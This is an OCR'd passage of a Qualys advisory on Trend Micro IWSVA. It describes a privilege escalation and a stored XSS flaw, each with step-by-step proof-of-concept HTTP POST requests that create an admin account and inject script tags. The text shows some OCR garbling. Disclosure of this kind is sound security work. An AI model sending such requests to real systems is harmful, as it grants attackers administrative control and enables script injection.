
Impact:

An attacker with low privileges can gain administrative privileges by sending a specially crafted POST request. An attacker can then have full control over the system.


CVSS Score: **AV:N/AC:L/AU:S/C:C/I:C/A:C**

Proof-Of-Concept:

1. Log into IWSVA web console with least privilege user '**test**'.



2. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.




3. Send following POST request using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request.

```
POST /servlet/com.trend.iwss.gui.servlet.updateaccountadministration HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
. Cookie: JSESSIONID=B94C216BD52E87AAD98742A15E86BB56
. Connection: close
. Upgrade-Insecure-Requests: 1
. Content-Type: application/x-www-form-urlencoded
. Content-Length: 292
.
. CSRFGuardToken=CDRY1LS9HJKW17BHGLETHB2JWKZIVL83&accountop=add&allaccount=
```

```
. admin&accountType=local&accountnamelocal=hacker4&accounttype=0&password_changed=true&
. PASS1=pass1234&PASS2=pass1234&description=hackerUser&role_select=1&roleid=1
```

5. It shows user '**hacker**' added successfully.

6. Now log into IWSVA web console as admin from another browser and check to see if user 'hacker' has been added successfully.



Vulnerability 4- Stored Cross-Site Scripting (XSS) in 'UpdateAccountAdministration' functionality

An authenticated remote attacker can inject a Java script while creating a new user that results in a cross-site scripting attack.

Risk Factor: Medium

Impact:

An attacker with low privileges can inject malicious Java script by sending a specially crafted POST request to add a new user (which he shouldn't be able to as per **Vulnerability#1** mentioned above).

Vulnerable Parameters:-

a. **Accountnamelocal**
b. **Description**

Note: Other parameters may be vulnerable.

CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:C

Proof-Of-Concept:

1. Log into IWSVA web console with least privilege user '**test**'.


2. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.


3. Send following POST request using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request.


```
POST /servlet/com.trend.iwss.gui.servlet.updateaccountadministration HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=B94C216BD52E87AAD98742A15E86BB56
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 292

CSRFGuardToken=CDRY1LS9HJKW17BHGLETHB2JWKZIVL83&accountop=add&allaccount=admi
accountType=local&accountnamelocal=hacker4"><script>alert(111)</script>&accounttype=0&
password_changed=true&PASS1=pass1234&PASS2=pass1234&
description=hackerUser4"><script>alert(111)</script>&role_select=1&roleid=1
```

4. It shows user '**hacker4**' added successfully.

5. Now log into IWSVA web console as admin from another browser and check to see if user '**hacker4**' has been added successfully and Java script executes.







CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at http://www.qualys.com or send email to **research@qualys.com**

LEGAL NOTICE: